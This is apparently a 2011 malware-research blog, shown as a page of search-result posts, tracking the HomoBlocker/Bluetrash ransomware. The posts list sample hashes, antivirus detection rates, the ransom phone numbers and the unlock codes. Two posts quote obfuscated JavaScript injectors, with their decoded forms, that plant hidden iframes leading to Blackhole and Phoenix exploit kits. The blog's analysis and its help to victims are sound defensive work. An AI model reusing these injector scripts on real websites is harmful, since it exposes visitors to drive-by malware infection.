Showing posts sorted by relevance for query homoblocker. Sort by date Show all posts

Tuesday, 22 February 2011

Bluetrash ransomware.. now updated with a bot.


Most of you know this threat as 'bluetrash' or 'porno player'
This malware have appear in April 2010 and currently alway active.
Named 'winAD' because of about box resource which present in both types and using fakes porn site sush as 'SpermTV' or 'EroTube' for distributing the malware.


Unblock codes and tel numbers are stored inside executables.
They do not use cryptor but Winlock code constantly morphing trying to break antivirus signatures, the dropper use the Windows Vista Media Player icon, is packed with UPX and extracts payload Winlock executable to %USERPROFILE%\[Digits]\[Digits].EXE


After few days, some variants appears, like the 'Homoblocker' ransomware, generaly distributed with a fake site coupled with Phoenix Exploit Kit

If we return one month ago, this malware was updated 2 or 3 per day.
Now... according to my malware bot, this ransomware is updated every hours.
And the homoblocker variante seem now not updated anymore.
Concerning the Homoblocker variants, sometime the guys who is under this have made some tests:


These 'tests' have appear on the homoblocker malware server the 03/02/2011 at 21:12:16 P.M (GMT+1) for 3 days with 8 updates in totals.
According to VirusTotal, when i've uploaded a sample, it was only detected by one antivirus.

For Bluetrash, i monitor every change of this ransom like homoblocker, and since one week now.. that become serious with updates and modifications. (some changes have appears like the 'reboot when dropped', Actually he dont do that anymore.)
A rapid calcul: 24*7 = 168 samples per week.
Tiny histogram:


An update error occured sunday 20 at 03:00 A.M (GMT+1)
Malware filesize in the server: 0 bytes, at 04:08 A.M, a new working sample was available.
Bluetrash ransomware is surely updated with a bot now.
Before, updates have occured only the day.. now it's day and night, h24.

Samples from yesterday downloaded every hours, as you can see the MD5 is alway not the same: 


Monitoring center:


Sample are updated every hours but still detected by most of AVs.
Also i want to thanks Crank69, i really appreciate your emails man.

Friday, 8 April 2011

Trojan.Ransom (HomoBlocker)


The resurrection of Homoblocker after a ~2 months inactivity.
NB: A WinAD server was shutdown yesterday, the 'IRON MAIDEN' version was really interesting, you should read that

What's new on this version ?
- Protected with Mystic Compressor (like his cousin)
- Use junk code (NOP'S) on the serial verification.
- Malicious Website updated. (click here for view the old stuff)


The porn image on background who represent a fake video player, have changed (Before that was not this girl)

The author himself says that in the name of pic:


The page title and the malware directory was changed,  otherwise the code is almost the same: an image who conduct to malware download.
And a .JS file who try to exploit vulnerabilities from your browser: to make you download and execute the file automatically without your permission.

stepa.js:
var _0x63a3=["\x69\x6E\x6E\x65\x72\x48\x54\x4D\x4C","\x63\x6C\x65\x61\x72\x5F\x62\x6C\x6F\x63\x6B","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x3C\x69\x66\x72\x61\x6D\x65\x20\x73\x72\x63\x3D\x22\x68\x74\x74\x70\x3A\x2F\x2F\x69\x32\x72\x74\x2E\x63\x6F\x2E\x63\x63\x2F\x66\x6F\x72\x75\x6D\x2E\x70\x68\x70\x3F\x74\x70\x3D\x65\x64\x31\x62\x63\x35\x35\x37\x30\x39\x33\x65\x37\x35\x65\x30\x22\x20\x77\x69\x64\x74\x68\x3D\x22\x31\x22\x20\x68\x65\x69\x67\x68\x74\x3D\x22\x31\x22\x20\x73\x63\x72\x6F\x6C\x6C\x69\x6E\x67\x3D\x22\x6E\x6F\x22\x20\x66\x72\x61\x6D\x65\x62\x6F\x72\x64\x65\x72\x3D\x22\x30\x22\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E"];document[_0x63a3[2]](_0x63a3[1])[_0x63a3[0]]=_0x63a3[3];

Deobfuscated:
document['getElementById']('clear_block')['innerHTML'] = '<iframe src="http://i2rt.co.cc/forum.php?tp=ed1bc557093e75e0" width="1" height="1" scrolling="no" frameborder="0"></iframe>';


Those who are familiar with exploit kits will reconize: Blackhole Exploit Kit 
On the past; they used PEK.

Dropper: 5/41 (12.2%)
payload: 5/42 (11.9%)
----------
This trojan blocker ( MD5: 1b0f32ae76450a82ec8949604f4b8a79 ) prevents all software execution.
To remove the Trojan (and unlock windows), infected users need to enter a valid serial number.


Number to Call: 9652537359
Number to Call: 9670955653
Number to Call: 9099417960
Number to Call: 9652537545
Number to Call: 9670929482
Code to unlock Windows: THE TROOPER

1) Compare (CMP) if you have pushed [ENTER] in your keyboard


2) Get your entered serial


3) Assemble the string 'THE TROOPER' in a buffer.


4) Get your entered text (here: XYL2K) then it get the assembled string (THE TROOPER)

5) Compare your serial with 'THE TROOPER'.

----------
HomoBlocker is a variant of pornoplayer
HomoBlocker was already analyzed on the past: here (15 Jan 2k11) ~ here (16 Jan 2k11) ~ here (18 Jan 2k11) ~ here (20 Jan 2k11) ~ here (25 Jan 2k11) ~ here (30 Jan 2k11) ~ here (7 Fev 2k11)

Monday, 11 April 2011

Trojan.Ransom (HomoBlocker)


This trojan blocker ( MD5: ba2170341982c0d15e926ffc8af0be04 ) prevents all software execution.
To remove the Trojan (and unlock windows), infected users need to enter a valid serial number.


Number to Call: 9637733439
Code to unlock Windows: THERION


----------
HomoBlocker is a variant of pornoplayer
HomoBlocker was already analyzed on the past: here (15 Jan 2k11) ~ here (16 Jan 2k11) ~ here (18 Jan 2k11) ~ here (20 Jan 2k11) ~ here (25 Jan 2k11) ~ here (30 Jan 2k11) ~ here (7 Fev 2k11) ~ here (8 Apr 2k11)

Thursday, 14 April 2011

Trojan.Ransom (HomoBlocker)



This trojan blocker ( MD5: 4a10b3223d8e9f67034e5f1c6826f298 ) prevents all software execution.
To remove the Trojan (and unlock windows), infected users need to enter a valid serial number.
The first sample have appear at 10:27:46 (GMT+1)


Number to Call: 9688919806
Number to Call: 9688919818
Code to unlock Windows: MUSTGO

According to VirusTotal, the sample is detected by just 4 Antivirus: https://www.virustotal.com/file-scan/report.html?id=143e2787252800810dc1c18449ea834507e240c127b2de69a65caa1571ad7cd0-1302774097

Interesting update.


Edit: 14 Apr 2k11: The sample of 20:27:52 (GMT+1) was updated, price of the ransomware now: 500 + Sample repacked: According to VirusTotal the malware is detected by 2 Antivirus: http://www.virustotal.com/file-scan/report.html?id=7753e4ac271df7d42d87485cb8267ff23e31b6b83997bb0b9a9ec004ecbdb031-1302809383 (Before: 4 AV)


----------
HomoBlocker is a variant of pornoplayer
HomoBlocker was already analyzed on the past: here (15 Jan 2k11) ~ here (16 Jan 2k11) ~ here (18 Jan 2k11) ~ here (20 Jan 2k11) ~ here (25 Jan 2k11) ~ here (30 Jan 2k11) ~ here (7 Fev 2k11) ~ here (8 Apr 2k11) ~ here (11 April 2k11)

Tuesday, 18 January 2011

Trojan.Ransom (HomoBlocker)


This trojan blocker ( MD5: d4fa98955aa18b95b37090d87aef3c7e ) prevents all software execution.
To remove the Trojan (and unlock windows), infected users need to enter a valid serial number.


Number to Call: 9629464449
Number to Call: 9629456950
Number to Call: 9652107336
Number to Call: 9647262090
Number to Call: 9629454365
Number to Call: 9653919228
Number to Call: 9629457136
Number to Call: 9671979553
Number to Call: 9671979590
Number to Call: 9671979557
Number to Call: 9671979556
Number to Call: 9055228378
Code to unlock Windows: VALDEZ


HomoBlocker is a variant of pornoplayer
HomoBlocker was already analyzed on the past: here (15 Jan 2k11) ~ here (16 Jan 2k11)

Sunday, 16 January 2011

Trojan.Ransom (HomoBlocker)


This trojan blocker ( MD5: bbbecfd1ff100a2e70cd163b05de177d ) prevents all software execution.
To remove the Trojan (and unlock windows), infected users need to enter a valid serial number.


Number to Call: 9099010810
Number to Call: 9099010759 (thanks to Gmax for this one)
Number to Call: 9629464469
Number to Call: 9629463283
Number to Call: 9629459917
Code to unlock Windows: DNKEYS

HomoBlocker is a variant of pornoplayer
HomoBlocker was already analyzed on the past: here (15 Jan 2k11)

Short website analyze ~

"fuck.js" contain:
var _0x11f3=["\x69\x6E\x6E\x65\x72\x48\x54\x4D\x4C","\x63\x6C\x65\x61\x72\x5F\x62\x6C\x6F\x63\x6B","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x3C\x69\x66\x72\x61\x6D\x65\x20\x73\x72\x63\x3D\x22\x2F\x6B\x61\x6C\x2F\x61\x6E\x65\x74\x64\x71\x79\x6F\x63\x75\x65\x76\x65\x6D\x63\x33\x2E\x70\x68\x70\x22\x20\x77\x69\x64\x74\x68\x3D\x22\x31\x22\x20\x68\x65\x69\x67\x68\x74\x3D\x22\x31\x22\x20\x73\x63\x72\x6F\x6C\x6C\x69\x6E\x67\x3D\x22\x6E\x6F\x22\x20\x66\x72\x61\x6D\x65\x62\x6F\x72\x64\x65\x72\x3D\x22\x30\x22\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E"];document[_0x11f3[2]](_0x11f3[1])[_0x11f3[0]]=_0x11f3[3];

When deobfuscated:
document['getElementById']('clear_block')['innerHTML'] = '<iframe src="/kal/anetdqyocuevemc3.php" width="1" height="1" scrolling="no" frameborder="0"></iframe>';

The "/kal/anetdqyocuevemc3.php" was a file from Phoenix Exploit Kit


Monday, 7 February 2011

Trojan.Ransom (HomoBlocker)


This trojan blocker ( MD5: 355b2190feb53f4fa7e974c198d4eca8 ) prevents all software execution.
To remove the Trojan (and unlock windows), infected users need to enter a valid serial number.


Number to Call: 9645215166
Number to Call: 9645212294
Number to Call: 9645211482
Number to Call: 9652869510
Number to Call: 9645211826
Number to Call: 9652867322
Number to Call: 9652869504

Code to unlock Windows: ELVENPATH


HomoBlocker is a variant of pornoplayer
HomoBlocker was already analyzed on the past: here (15 Jan 2k11) ~ here (16 Jan 2k11) ~ here (18 Jan 2k11) ~ here (20 Jan 2k11) ~ here (25 Jan 2k11) ~ here (30 Jan 2k11)

Tuesday, 25 January 2011

Trojan.Ransom (HomoBlocker)


This trojan blocker ( MD5: 3007798e028dc7b1f5395b31cced3e17 ) prevents all software execution.
To remove the Trojan (and unlock windows), infected users need to enter a valid serial number.
This sample was detected at 10h:43m:21s GMT+1


Number to Call: 9653985797
Number to Call: 9645214599
Number to Call: 9652750705
Number to Call: 9653909089
Number to Call: 9653909535
Number to Call: 9671979497
Number to Call: 9671979545
Number to Call: 9652750709
Number to Call: 9652750773
Number to Call: 9652750769
Number to Call: 9652750728
Code to unlock Windows: WE ROCK


HomoBlocker is a variant of pornoplayer
HomoBlocker was already analyzed on the past: here (15 Jan 2k11) ~ here (16 Jan 2k11) ~ here (18 Jan 2k11) ~ here (20 Jan 2k11)